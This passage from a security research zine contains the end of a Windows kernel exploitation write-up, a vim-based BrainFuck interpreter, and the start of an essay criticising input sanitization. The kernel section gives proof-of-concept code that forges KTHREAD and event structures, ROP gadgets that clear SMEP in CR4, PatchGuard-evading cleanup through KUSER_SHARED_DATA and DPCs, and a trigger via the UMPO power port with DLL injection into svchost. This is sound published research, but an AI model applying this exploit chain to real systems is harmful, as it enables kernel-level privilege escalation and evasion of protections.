8. In a similar vein to the above, the process affinity is updated if needed, and a new CR3 value is loaded, again in the case of a process switch.
9. The RSP0 is updated in the current Task State Segment (TSS), which is indicated by the TssBase field of the KPCR. The value is set to the InitialStack field of the new KTHREAD.
10. The RspBase in the KPRCB is updated as per the above as well.
11. The Running field is set to 0 in the old KTHREAD.
12. The NpxField is checked to see if FPU/XSAVE state must be restored for the new thread.
13. The Compatibility Mode TEB Segment in the GDT (stored in the GdtBase field of the KPCR) is updated to point to the new thread's TEB, stored in the Teb field of the KTHREAD.
14. The DS, ES, FS segments are loaded with their canonical values if they were modified.
15. The GS value is updated in both MSRs by using the swapgs instruction and reloading the GS segment in between.
16. The KPCR's NtTib field is updated to point to the new thread's TEB, and WRMSR is used to set MSR_GS_SWAP.
17. The count of context switches is incremented in KTHREAD's ContextSwitches field.
18. The switch frame is popped off the stack, and control returns to the caller's RIP address on the stack.

Note that in Windows 10, steps 13-16 are only performed if the new thread is not a *system thread*, which is indicated by the SystemThread flag in the KTHREAD.

Finally, now having returned back in KiSwapContext again, the RESTORE_EXCEPTION_FRAME macro is used to pop off all non-volatile register state from the stack frame.

8.1.9 Coda

With the sequence of steps performed by the context switch now exposed, taking control of a thread is an easy matter of controlling its `KernelStack` field in the `KTHREAD`. As soon as the `RSP` value is set to this location, the eventual `ret` instruction will get us wherever we need to go, with full Ring 0 privileges, as a typical ROP-friendly instruction.

Even more, if we return to `KiSwapContext` (assuming we have an information leak) we have the `RESTORE_EXCEPTION_FRAME` macro, which will take care of everything but `RAX`, `RCX`, and `RDX` for us. We can of course return anywhere else we'd like and build our own ROP chain.

8.1.10 PoC

Let's look at the code that implements everything we've just seen. First, we need to hard-code our current user-mode thread to run only on the first CPU of Group 0 (always CPU 0). The reason for this will become obvious shortly:

```
affinity.Group = 0;
affinity.Mask = 1;
SetThreadGroupAffinity(
  GetCurrentThread(), &affinity, NULL);
```

Next, let us create an active wait any wait block, associated with an arbitrary thread:

```
deathBlock.WaitType = WaitAny;
deathBlock.Thread = &deathThread;
deathBlock.BlockState = WaitBlockActive;
```

Then we create a Synchronization Event, which is currently tied to this wait block:

```
deathEvent.Header.Type =
  EventSynchronizationObject;
InitializeListHead(
  &deathEvent.Header.WaitListHead);
InsertTailList(
  &deathEvent.Header.WaitListHead,
  &deathBlock.WaitListEntry);
```

All right! We now have our event and wait block. It's tied to the deathThread, so let's go fill that out. First, we give this thread the correct hard affinity (i.e., the one we just set for ourselves) and soft affinity (i.e., the ideal processor). Note that the ideal processor is expressed as the raw processor index, which is not available to user-mode. Therefore, by forcing our thread to run on Group 0 earlier, we can guarantee that the CPU Index 0 matches Processor 0.

```
deathThread.Affinity = affinity;
deathThread.IdealProcessor = 0;
```

Now we know this thread will run on the same processor we're on, but we want to guarantee it will pre-empt us. In other words, we need to bump up its priority higher than ours. We could pick any number higher than the current priority, but we'll pick 31 for two reasons. First, it's practically guaranteed to pre-empt anything on this processor, and second, it's in the so-called *real-time* range which means it's not subject to priority adjustments and quantum tracking, which will make the scheduler's job easier when getting this thread in a runnable state (and avoid us having to define more state).

```
deathThread.Priority = 31;
```

Okay, so if we're going to claim that our event object is being waited on by this thread, we better make the thread appear as if it's in a committed waiting state with one wait block—the one the event is associated with:

```
deathThread.State = Waiting;
deathThread.WaitRegister.State =
                              WaitCommitted;
deathThread.WaitBlockList = &deathBlock;
deathThread.WaitBlockCount = 1;
```

Excellent! For the context switch routine to work correctly, we also need to make it look like this thread is in the same process as the current thread. Otherwise, our address space will become invalid, and all sorts of other crashes will occur. In order to do this, we need to know the kernel pointer of the current process, or `KPROCESS` structure. Thankfully, there exists a variety of documented information leaks in the kernel that will allow us to obtain this information. One common technique is to open a handle to our own process ID and then enumerate our own handle table until we find a match for the handle number. The Windows API will then contain the kernel address of the object associated with this handle (i.e., our very own process!).

```
1 deathThread.ApcState.Process = addrProcess;
```

Last, but not least, we need to set up the kernel stack, which should be pointing to a `KSWITCH_FRAME`. And we need to confirm that the stack truly is resident, as per our discoveries above. The switch frame has a return address, which we are free to set to any address we'd like to ROP into.

```
1 deathThread.KernelStackResident = TRUE;
  deathThread.KernelStack =
3         &deathStack.SwitchFrame;
  deathStack.SwitchFrame.Return =
5         exploitGadget;
```


Actually, let's not forget that we also need to have a valid FPU stack, so that the FPU/XSAVE restore can work when context switching. One easy to way to do this is as follows:

```
1 _fxsave(deathFpuStack);
  deathThread.StateSaveArea = deathFpuStack;
```

Once all the above operations are done, we have a fully exploitable event object, which will get us to "exploitGadget". But what should that be?

8.2 ACT II. The Right Gadget and Cleanup

8.2.1 ROPing to User-Mode



Once we've established control over `RIP`/`RSP`, it's time to actually extract some use out of this ability. As we're not going to be injecting executable code in the kernel (especially hard on Windows 8.1, and even harder on Windows 10), the best place to direct `RIP` is in user mode. Sadly, modern mitigations such as SMEP make this impossible, and any attempt to execute our user-mode code will result in a nasty crash. Fortunately, SMEP is a CPU feature that must be enabled by software, and it relies on a particular flag in the `CR4` to be set. All we need is the right ROP gadget to turn that flag off. As it happens, the function to flush the current TLB is inlined throughout the kernel, which results in the following assembly sequence when it's done at the end of a function:

```
.text:00000001401B874C mov cr4, rcx
2 .text:00000001401B874F retn
```

Well, now all that we're missing is a gadget to load the right value into RCX. This isn't hard, and for example, the `KeRemoveQueueDpcEx` function (which is exported) has exactly what we need:


```
.text:00000001400DB5B1 pop rcx
2 .text:00000001400DB5B2 retn
```

With these two simple gadgets, we can control and fill out the `KEXCEPTION_FRAME` that's supposed to be right on top of the `KSWITCH_FRAME` as follows:

```
deathStack.SwitchFrame.Return      =
2     popRcxRopGadget; // pop rcx...
deathStack.ExceptionFrame.P1Home =
4     desiredCr4Value; // i.e.:, 0x506F8
deathStack.ExceptionFrame.P2Home =
6     cr4RopGadget;     // mov cr4, rcx...
deathStack.ExceptionFrame.P3Home =
8     Stage1Payload;    // User RIP
```

8.2.2 Consistency and Recovery

Imagine yourself in `Stage1Payload` now. Your KPRCB's `CurrentThread` field points to a user-mode `KTHREAD` inside of your own personal address space. Your RSP (and your `KTHREAD`'s `RSP` and TSS's `RSP0`) are also pointing to some user-mode buffer that's only valid inside your address space. All it takes is a another thread on another processor scouring the CPU queues (trying to find out who to pre-empt) and dereferencing the "deathThread", before a crash occurs. And let me tell you, that happens... a lot! Our first order of business should therefore be to allocate some sort of globally visible kernel memory where we can store the `KTHREAD` we've built for ourselves. But the mere act of allocating memory will take a relatively long time, and chances are high we'll crash early.



So we'll take a page out of some very early NT rootkits. Taking advantage of the fact that the `KUSER_SHARED_DATA` structure has a fixed, global address on all Windows machines and is visible in all processes. It's got just enough slack space to fit our `KTHREAD` structure too! As soon as that's done, we want to update the KPRCB's CurrentThread to point to this new copy. The code looks something like this:

```
PKTHREAD newThread =
  SharedUserData+sizeof(*SharedUserData);
__movsq(newThread, &deathThread,
  sizeof(KTHREAD)/sizeof(ULONG64));
__writegsqword(
  FIELD_OFFSET(KPRCB, CurrentThread),
  newThread);
```

Although unlikely, a race condition is still possible right before the copy completes. One could avoid this by creating a user-mode process that creates priority 31 threads on all processors but the current one, spinning forever, until the exploit completes. That will remove any occurrences of processor queue scanning.

At this point, we can now attack the kernel in any way we want, but once we're done, what happens to this thread? We could attempt to terminate it with `PsTerminateSystemThread`, but a number of things are likely to go wrong—namely that we aren't a system thread (but we could fix that by setting the right `KTHREAD` flag). Even beyond that, however, the API would attempt to access a number of additional `KTHREAD` and `KPROCESS` fields, dereference the thread object as an `ETHREAD` (which we haven't built), and require an amount of information leaks so great that it is unlikely to ever work. Entering a tight spin loop would fix these problems, but the CPU would be pegged down forever, and a single-core machine would simply lock up.

We've seen, however, that we have enough of a `KTHREAD` to exit the scheduler and even be context-switched in. Do we have enough to enter the scheduler and be context-switched out? The simplest way to do so is to use the `KeDelayExecutionThread` API and pass in an absurdly large timeout value—guaranteeing our thread will be stuck in a wait state forever.

Before doing so, however, we should remember that all dispatching operations happen at `DISPATCH_LEVEL`, as we saw earlier. And normally, the exit from `SwapContext` would've resulted in returning back to some function that had raised the IRQL, so that it could then lower it. We are not allowed to re-enter the scheduler at this IRQL, so we'll first lower it back down to `PASSIVE_LEVEL` ourselves. Our final cleanup code thus looks like this:

```
__writecr8(PASSIVE_LEVEL);
timeout.QuadPart = 0x800000007FFFFFFF;
pKeDelayExecutionThread(KernelMode,
                        FALSE, &timeout);
```

8.2.3 Enter PatchGuard

Readers of this magazine ought to know that skape and skywing aren't idiots—their PatchGuard technology embedded into the NT kernel will actually actively scan for changes to `KUSER_SHARED_DATA`. Any modification such as our addition of a random `KTHREAD` in its tail will result in the famous 109 BSOD, with a code of "0", or "Generic Data Modifcation".

Thus, we need to clear out our `KTHREAD` from there—but that poses a problem since we can't destroy the `KTHREAD` before we call `KeDelayExecutionThread`. One option is to allocate some nonpaged pool memory and copy our `KTHREAD` structure in there, then modify the KPRCB CurrentThread pointer yet again. But this means that we will be leaking a `KTHREAD` in memory forever. Can we do better?

Another possibility is to do the destruction of the `KTHREAD` *after* the `KeDelayExecutionThread` has executed. Nobody will ever need to look at, or touch the structure, since we know it will never wake up again. But how can we run after the endless delay? Clearly, we need another activation point—and Windows offers *timer-based deferred procedure routines (DPCs)* as a solution. By allocating a nonpaged

pool buffer containing a KTIMER structure (initialized with KeInitializeTimer) and a KDPC structure (initialized with KeInitializeDpc), we can then use `KeSetTimer` to force the execution of the DPC to, say, 5 seconds later in time. This is easy to do as shown below:

```
PSTAGE_TWO_DATA data;
LARGE_INTEGER timeout;
data = pExAllocatePool(NonPagedPool,
                       sizeof(*data));
__movsq(data->Code, CleanDpc,
        sizeof(data->Code)/sizeof(ULONG64));
pKeInitializeDpc(&data->Dpc,
                 data->Code, NULL);
(&data->Timer);
timeout.QuadPart = -50000000;
pKeSetTimer(&data->Timer, timeout,
            &data->Dpc);
```

Inside of the `CleanDpc` routine, we simply destroy the thread and free the data:

```
PKTHREAD newThread =
    SharedUserData+sizeof(*SharedUserData);
data = CONTAINING_RECORD(
    Dpc, STAGE_TWO_DATA, Dpc);
__stosq(newThread, 0,
    sizeof(KTHREAD) / sizeof(ULONG64));
pExFreePool(data);
```

With the `KUSER_SHARED_DATA` structure cleaned up, we should never hear from PatchGuard again. And so, the system is now restored back to sanity—except for the case when a few seconds later, some thread, on some arbitrary processor, inserts a new timer in the tree of timers. The scheduler, after computing a 256-based hash bucket handle for the KTIMER entry, inserts it into the list of existing KTIMER structures that share the same hash—that, with a probability of 1/256, is the near-infinitely expiring timer that `KeDelayExecutionThread` is using. Why is this a problem, you ask?

Well, as it happens, the kernel doesn't want to have to create a timer object whenever a wait is done that involves a timeout. And so, any time that a synchronization object is waited upon for a fixed period of time, or any time that a `Sleep/KeDelayExecutionThread` call is performed, an internal KTIMER structure that is preallocated in the `KTHREAD` structure is used, under the field name `Timer`. This also creates one of the NT kernel's best-designed features: the ability to wait on objects without requiring a single memory allocation.

Unfortunately for us as attackers, this means that the timer table now contains a pointer to what is essentially computable as `KUSER_SHARED_DATA + sizeof(KUSER_SHARED_DATA) + FIELD_OFFSET(KTHREAD, Timer))...` a data structure that we have completely zeroed out. That list of hash entries will therefore hit a NULL pointer (Windows lists are circular, not NULL- terminated) and crash. We must do one more thing in the `CleanDpc` routine then—remove this linkage, which we can do easily:

```
RemoveEntryList(
    &newThread->Timer.TimerListEntry);
```

8.2.4 PatchGuard Redux

Remember the part about Patchguard's developers not being stupid? Well, they're certainly not going to let the corrupt, SMEP-disabled value of `CR4` stand! And so it is, that after a few minutes (or less), another 109 BSOD is likely to appear, this time with code 15 ("Critical processor register modified"). Hence, this is one more thing that we're going to have to clean up, and yet again something that we cannot do as part of our user-mode pre-`KeDelayExecutionThread` call, because the very next instruction would then issue a SMEP violation. Good thing we've got our 5-second timer-based DPC!

Except that things are never that easy, as readers probably know. One of the great (or terrible) things about DPCs is that they run in arbitrary thread context and don't have a particular affinity to a given processor either, unless told otherwise. While in a normal interrupt service routine environment, the DPC will typically execute on the same processor it was queued on, this is not the case with timer-based DPCs. In fact, on most systems, these will execute on CPU 0 at all times, whereas on others, they can be distributed across processors based on utilization and power needs. Why is this a problem? Because we've disabled SMEP on one particular processor—the one that ran our first-stage user-mode payload, while the DPC can run on a completely different processor.

As always, the NT kernel offers up an API as a solution. By using `KeSetTargetProcessorDpcEx`, we can make sure the DPC runs on the same processor as our first stage payload (which should be CPU 0, Group 0, but let's do this in a more portable way):

```
PROCESSOR_NUMBER procNumber;
pKeGetCurrentProcessorNumberEx(
    &procNumber);
pKeSetTargetProcessorDpcEx(
    &data->Dpc, &procNumber);
```

Success is now finally ours! By cleaning up the `KUSER_SHARED_DATA` structure, eliminating the `KTHREAD`'s timer from the timer list, and restoring `CR4` back to its original value, the system is now fully restored in its original state, and we've even freed the `KDPC` and `KTIMER` structures. There's now not a single trace of the thread left around, which pretty much amounts to the initial idea of terminating the thread. From dust we made it, and to dust it returned.

Of course, our payload hasn't actually done anything, other than clean up after itself. Obviously, at this point, any number of actually real system threads could be created, periodic timer DPCs could be queued, work items can be queued, and all other arbitrary kernel-mode operations are permitted, depending on the ultimate goals of our exploit.

8.3 ACT III. Denoument

8.3.1 The Trigger

We have so far been operating in an imaginary world where we can send the kernel an arbitrary Event Object as a `KEVENT` and have the kernel attempt to signal it. We now have shown that this scenario can reliably lead to kernel execution. The next question is, how can we trigger it?

As it happens, the kernel has a function called `PopUmpoProcessPowerMessage`, which responds to any message that is sent to the ALPC port that it creates, called PowerPort. Such messages have a simple 4-byte header indicating their type, and a type of 7, which we'll call PowerMessageNotifyLegacyEvent, and is treated as follows:

```
eventObject =
    PowerMessage->NotifyLegacyEvent.Event;
if(eventObject)
    KeSetEvent(eventObject, 0, 0);
```

To send messages to this port, a complex series of actions and ALPC-specific setup, plus somehow getting access to this port, must be performed. Thankfully, we don't need to do any of it, as the `UMPO.DLL` library, which implements the User Mode Power Manager, exports a handy `UmpoAlpcSendPowerMessage` function. By simply injecting a DLL into the service, which contains all of the above code implementation, we can execute the following sequence to trigger a Ring 3 to Ring 0 jump:

```
powerMessage.Type =
    PowerMessageNotifyLegacyEvent;
powerMessage.NotifyLegacyEvent.Event =
    &deathEvent;
UmpoAlpcSendPowerMessage(
    &powerMessage, sizeof(powerMessage));
```

8.4 Conclusion

As we've seen in this analysis, sometimes even the most apparently non-exploitable data corruption/-type confusion bugs can sometimes be busted open with sufficient understanding of the underlying operating system and rules around the particular data. The author is aware of another vulnerability that results in control of a lock object—which, when fixed, was assumed to be nothing more than a DoS. The author posits that such a lock object could've also been maliciously constructed to appear in an non-acquired state, which would then cause the kernel to make the thread acquire the lock—meanwhile, with a race condition, the lock could've been made to appear contended, such as to cause the release path to signal the contention even, and ultimately lead to the same exploitation path as discussed here.

It is also important to note that such data corruption vulnerabilities, which can lead to stack pivoting and ROP into user mode will bypass technologies such as Device Guard, even if configured with HyperVisor Code Integrity (HVCI)—due to the fact that all pages executing here will be marked as executable. All that is needed is the ability to redirect execution to the UMPO function, which could be done if User-Mode UMCI is disabled, or if PowerShell is enabled without script protection—one can reflectively inject and redirect execution of the Svchost.exe process. Note, however, that enabling HVCI will activate HyperGuard, which protects the `CR4` register and prevents turning off SMEP. This must be bypassed by a more complex exploit technique either affecting the PTEs or making the kernel payload itself be full ROP.

Finally, Windows Redstone 14352 and later fix this issue, just in time for the publication of the article. This bug will not be back-ported as it does not meet the bulletin bar, however.

9 A VIM Execution Engine

by Chris Domas

The power of vim is known far and wide, yet it is only when we push the venerable editor to its limits that we truly see its beauty. To conclusively demonstrate vim's majesty, and silence heretical doubters, let us construct a copy/paste/search/replace Turing machine, using vanilla vim commands.

First, we lay some ground rules. Naturally, we could build a Turing machine using the built-in vimscript, but it is already known that vimscript is Turing-complete, and this is hardly sporting. vim ex commands (the requests we make from vim when we type a colon) are abundant and powerful, but these too would make the task simple, and therefore would fail to illustrate the glory of vim. Instead, we strive to limit ourselves to normal vim commands - yank, put, delete, search, and the like.

With these constraints in mind, we must decide on the design of our machine. For simplicity, let us implement an interpreter for the widely known BrainFuck (BF) programming language. Our machine will be a simple text file that, when opened in vim and started with a few key presses, interprets BF code through copy/paste/search/replace style vim commands.

Let us begin by giving our machine some memory. We create data tape in the text file by simply adding the following:

```
_t:
0 0 0 0 0 0 0 0 0 0
```

We now have ten data cells, which we can locate by searching for `_t`.

Now what of the BF code itself? Let us add a Fibonacci number generator to the file:

```
_p:
>++++++++++>+>+[[+++++[>++++++++
<-]>.<++++++[>--------<-]+<<<]>.
>>[[-]<[>+<-]>>[<<+>+>-]<[>+<-[>
+<-[>+<-[>+<-[>+<-[>+<-[>+<-[>+<
-[>+<-[>[-]>+>+<<<-[>+<-]]]]]]]]
]]]+>>>]<<<]
```

Progress! Now we add lines to accommodate input and output, although these will be left empty for now:

```
_i:

_o:
```

To perform output, our program will need to convert the numeric memory cells to ASCII values. This can easily be done by adding an ASCII lookup table to our program:

```
_a:
... __65 A__66 B__67 C__68 D ... _127 ._uuu
    .
```

The arrangement of underscores and spaces will assist us in navigating the table with vim commands. Providing an "unknown" `uuu` allows us to process values outside the ASCII range.

Now for the fun part—how do we execute our BF program using just our simple vim commands? We would envision a small set of commands running continuously to interpret the program. Of course, we could manually type out these commands ourselves, over and over, to perform the execution (and we indeed encourage this as an enjoyable exercise!), but in the unfortunate situation in which an interpreted program fails to halt, we may come to find this process laborious. Instead, we will insert the keys for these commands directly into our vim file. When complete, we can automatically run the commands on the first line of the file by typing:

```
ggyy@"
```

If the first line, in turn, moves to other lines, and repeats this process of yanking a line of commands (yy) and executing the yanked buffer (`@"`), execution can continue indefinitely, without any additional user action.

So to begin, let us simplify the process of navigating the text file by setting marks at key points. At the start of our text file, we add commands to set a mark at the beginning of the file:

```
gg0mh
```

A mark at the memory tape:

```
/_t^Mnjmt‘h
```

A mark at the BF code:

```
/_p^Mnjmp‘h
```

A mark at the input, output, and ASCII table:

```
/_o^Mnjmo‘h/_i^Mnjmi‘h/_a^Mnjma‘h
```

Although these steps are not strictly necessary, they will simplify navigating the file for future commands.

Now for execution! BF contains 8 instructions: increment the current data cell (+), decrement the current data cell (-), move to the next data cell (>), move to the previous data cell (<), a conditional jump forward ([), a conditional jump backward (]), output the current data cell (.), and input to the current data cell (,). Let us construct a table of vim commands to carry out each of these operations; each label will act as a marker for looking up the corresponding commands:

```
_c:
_>-???X
_<-???X
_[-???X
_]-???X
_+-???X
_--???X
_.-???X
_,-???X
_f:_???X
_b:_???X
```

We again apply the trick of special characters around each operation to simplify the search process—we may find many >'s in our file, but there will be only one _>-. We mark the end of the command with an X. We preemptively supply additional _f and _b commands, to carry out the conditional part of the BF branch operations [and]. We will determine the exact commands for each momentarily, which will replace the unknown ??? above. For now, let us continue the previous process of adding marks to each for quick navigation.

```
/_c^Mnjma‘h/_c^Mnf_mf‘h/_b^Mnf_mb
```

Now that our marks are set, we add to the top of our file the commands to execute the first instruction in the BF program:

```
‘pyl‘c/_\V^R"^Mf–ly2tX@"
```

This will move to the BF program (‘p), yank one BF instruction (yl), move to the command table (‘c), find the BF instruction in the table, (/_\V^R"^M) move to the list of commands for that instruction (f-l), yank the list of commands (y2tX)—skipping an X embedded in the command, and seeking forward to the terminating X—and execute the yanked commands (@"). With this, our execution begins!

Let's now complete our table by determining the commands to execute each BF instruction. > and < are particularly simple. For >:

```
‘twmt‘p mpyl‘c/_\V^R"^Mf–ly2tX@"
```

Plainly, this is: move to the memory tape (‘t), move forward one memory cell (w), mark the new location in the tape (mt), move back to the BF program (‘p), move forward one character to progress over the now executed BF instruction ( ), mark the new location in the BF program (mp), yank the next BF instruction (yl), and follow the previous process (‘c/_\V^R"^Mf-ly2tX@") to locate that instruction in the command table, yank its commands, and execute them.

<, then, is similarly implemented as:

```
‘tbmt‘p mpyl‘c/_\V^R"^Mf–ly2tX@"
```

What of + and -? + can be performed with:

```
‘t^A‘p mpyl‘c/_\V^R"^Mf–ly2tX@"
```

This is virtually identical to the < and > implementation. This time, we move to the current data cell and increment it with ^ A. Strictly speaking, this is a violation of the copy/paste/search/replace type execution we have been using. However, with minimal effort, the increment could be performed via a lookup table (as we do for the ASCII conversion)—we simply elide this for brevity.

Simply replacing ^ A (increment) with ^ X (decrement), - is derived:

```
1 `t^X`p mpyl`c/_\V^R"^Mf–ly2tX@"
```

Now, certainly, our interpreter is not useful without input and output, so let us add . and , commands. . may be

```
1 `tyw`a/_\(^R"\|uuu\)^Mellyl`op$mo`p mpyl`c/_
    \V^R"^Mf–ly2tX@"
```

This of course is: move to the memory tape (`t), yank a cell (yw), move to the ASCII table (`a), search for the yanked cell or, if it is not found, move to the uuu marker, `(/_\(^R"\|uuu\)^M)`, move over the marker characters (ell), yank the corresponding ASCII character (yl), move to the output (`o), paste the ASCII character (p), move to the end of the output ($), mark the new output location (mo), and finally, move back to the BF program, move over the executed instruction, grab the next instruction, locate its commands, and execute them, as before.

```
1 (`p mpyl`c/_\V^R"^Mf–ly2tX@")
```

Data input with , is similarly:

```
1 `iy mi`a/ ^R"_^MT_ye`txt p`p mpyl`c/_\V^R"^
    Mf–ly2tX@"
```

Which simply performs the reverse lookup and stores the result in the current memory cell.

We are close, but, alas!, nothing is ever simple, and BF's conditional looping becomes more complicated. The BF [instruction means precisely "*if the byte at the data pointer is zero, then instead of moving the instruction pointer forward to the next command, jump it forward to the command after the matching] command.*"

```
1 `tyt `f/\(^R"\|n\)x^Mf–ly2tX@"
```

Meaning, navigate to the memory tape (`t), yank a memory cell (yt ), navigate to the forward assist commands (`f), search for either the yanked cell, or, if it is not found, the character n, followed by x `(/\(^R"\|n\)x^M)`, and yank and execute the given commands, using the process as before `(f-ly2tX@")`. This search allows us to achieve the conditional portion of the [instruction—we will include a marker for only "0", so only a memory cell of "0" will find a match—all others will be directed to the "n" character. Our forward assist then appears as:

```
1 _f:_0x:-`p% mpyl`c/_\V^R"^Mf–ly2tX@"X_nx:-`p
      mpyl`c/_\V^R"^Mf–ly2tX@"X
```

If the memory cell is 0, the previous search matches _0x, and the commands following it are yanked and executed. If the memory cell is not 0, the previous search matches _nx, and the commands following it instead are yanked and executed. For 0, we have: go to the BF program (`p), navigate to the corresponding ] instruction (%), move to the instruction after this ( ), mark the new location in the program (mp), and then yank and execute the next instruction, as before. `(yl`c/_\V^R"^Mf-ly2tX@")` For non-0, we have: go to the BF program (`p), navigate to the next instruction ( ), mark the new location in the program (mp), and then yank and execute the next instruction, as before. `(yl`c/_\V^R"^Mf-ly2tX@")`

] is now straightforward. Following the same patterns, we have:

```
1 `tyt `b/\(^R"\|n\)x^Mf–ly2tX@"
```

for the conditional search, and

```
1 _b:_0x:-`p mpyl`c/_\V^R"^Mf–ly2tX@"X_nx:-`p%
      mpyl`c/_\V^R"^Mf–ly2tX@"X
```

as the backward assist commands. An ardent observer may argue the the vim % command violates our copy/paste/search/replace design, and, alas!, this is so. However, we argue that a series of searches, increments, and decrements—like those




Figure 20 – VIM Execution Engine

we have already shown - could be used to implement %'s functionality in a more perfect manner; we leave this as an exercise for the purists.

But lo! With the implementation of the 8 BF instructions, our execution engine is complete! Figure 20 shows a cleanly formatted version of the final machine. The demonstration machine uses our copy/paste/search/replace commands to calculate the prime numbers up to 100. For ease of use, we add an introductory %s search and replace sequence—momentarily allowing ourselves to enter ex commands—in order to insert the control characters (^ M, ^ R, etc.) needed throughout the rest of the machine. This provides us a pure-ASCII file, without the need to enter special characters. Simply copy the below, paste into vanilla vim, launch with `gg2yy@"`, and witness the awesome Turing-complete power of our benevolent editor![54]

[54] `unzip pocorgtfo12.pdf vimmmex.tar.gz`
`git clone https://github.com/xoreaxeaxeax/vimmmex`

10 Doing Right by Neighbor O'Hara

by Andreas Bogk
Knight in the Grand Recursive Order of the Knights of the Lambda Calculus
Priest in the House of the Apostles of Eris

What good is a pulpit that can't be occasionally shared with a neighborly itinerant preacher? In this fine sermon, Sir Andreas warns us of the heresy that "input sanitation" will somehow protect you from injection attacks, no matter what comes next for the inputs you've "sanitized"—and vouchsafes the true prophecy of parsing and unparsing working together, keeping your inputs and outputs valid, both coming and going. —PML

Brothers, Sisters, and Variations Thereupon!

Let me introduce you to a good neighbor. Her name is *O'Hara* and she was born on *January 1st in the year 1970* in Dublin. She's made quite an impressive career, and now lives in a nice house in *Scunthorpe, UK*, working remotely for *AT&T*.

I ask you, neighbors: would you deny our neighbor O'Hara in the name of SQL injection prevention? Or would you deny her date of birth, just because you happen to represent it as zero in your verification routine? Would you deny her place of work, as abominable as it might be? Or would you even deny her place of living, just because it contains a sequence of letters some might find offensive?

You say no, and of course you'd say no! As her name and date of birth and employer and place of residence, they are all valid inputs. And thou shalt not reject any valid input; that truly would not be neighborly!

But wasn't input filtering a.k.a. "sanitization" the right thing to do? Don't characters like `'` and `&` wreak unholy havoc upon your backend SQL interpreter or your XHTML generator?


So where did we go wrong by the neighbor O'Hara?

There is a false prophesy making the rounds that you can protect against undesirable injection into your system by "input sanitization," no matter where your "sanitized" inputs go from there, and no matter how they then get interpreted or rendered. This "sanitization" is a heathen fetish, neighbors, and the whole thing is dangerous foolery that we need to drive out of the temple of proper input-handling.

Indeed, is the apostrophe character so inherently dirty and evil, that we need to "sanitize" them out? Why, then, are we using this evil character at all? Is the number 0 evil and unclean, no matter what, despite historians of mathematics raving about its invention? Are certain sounds unspeakable, regardless of where and when one may speak them?

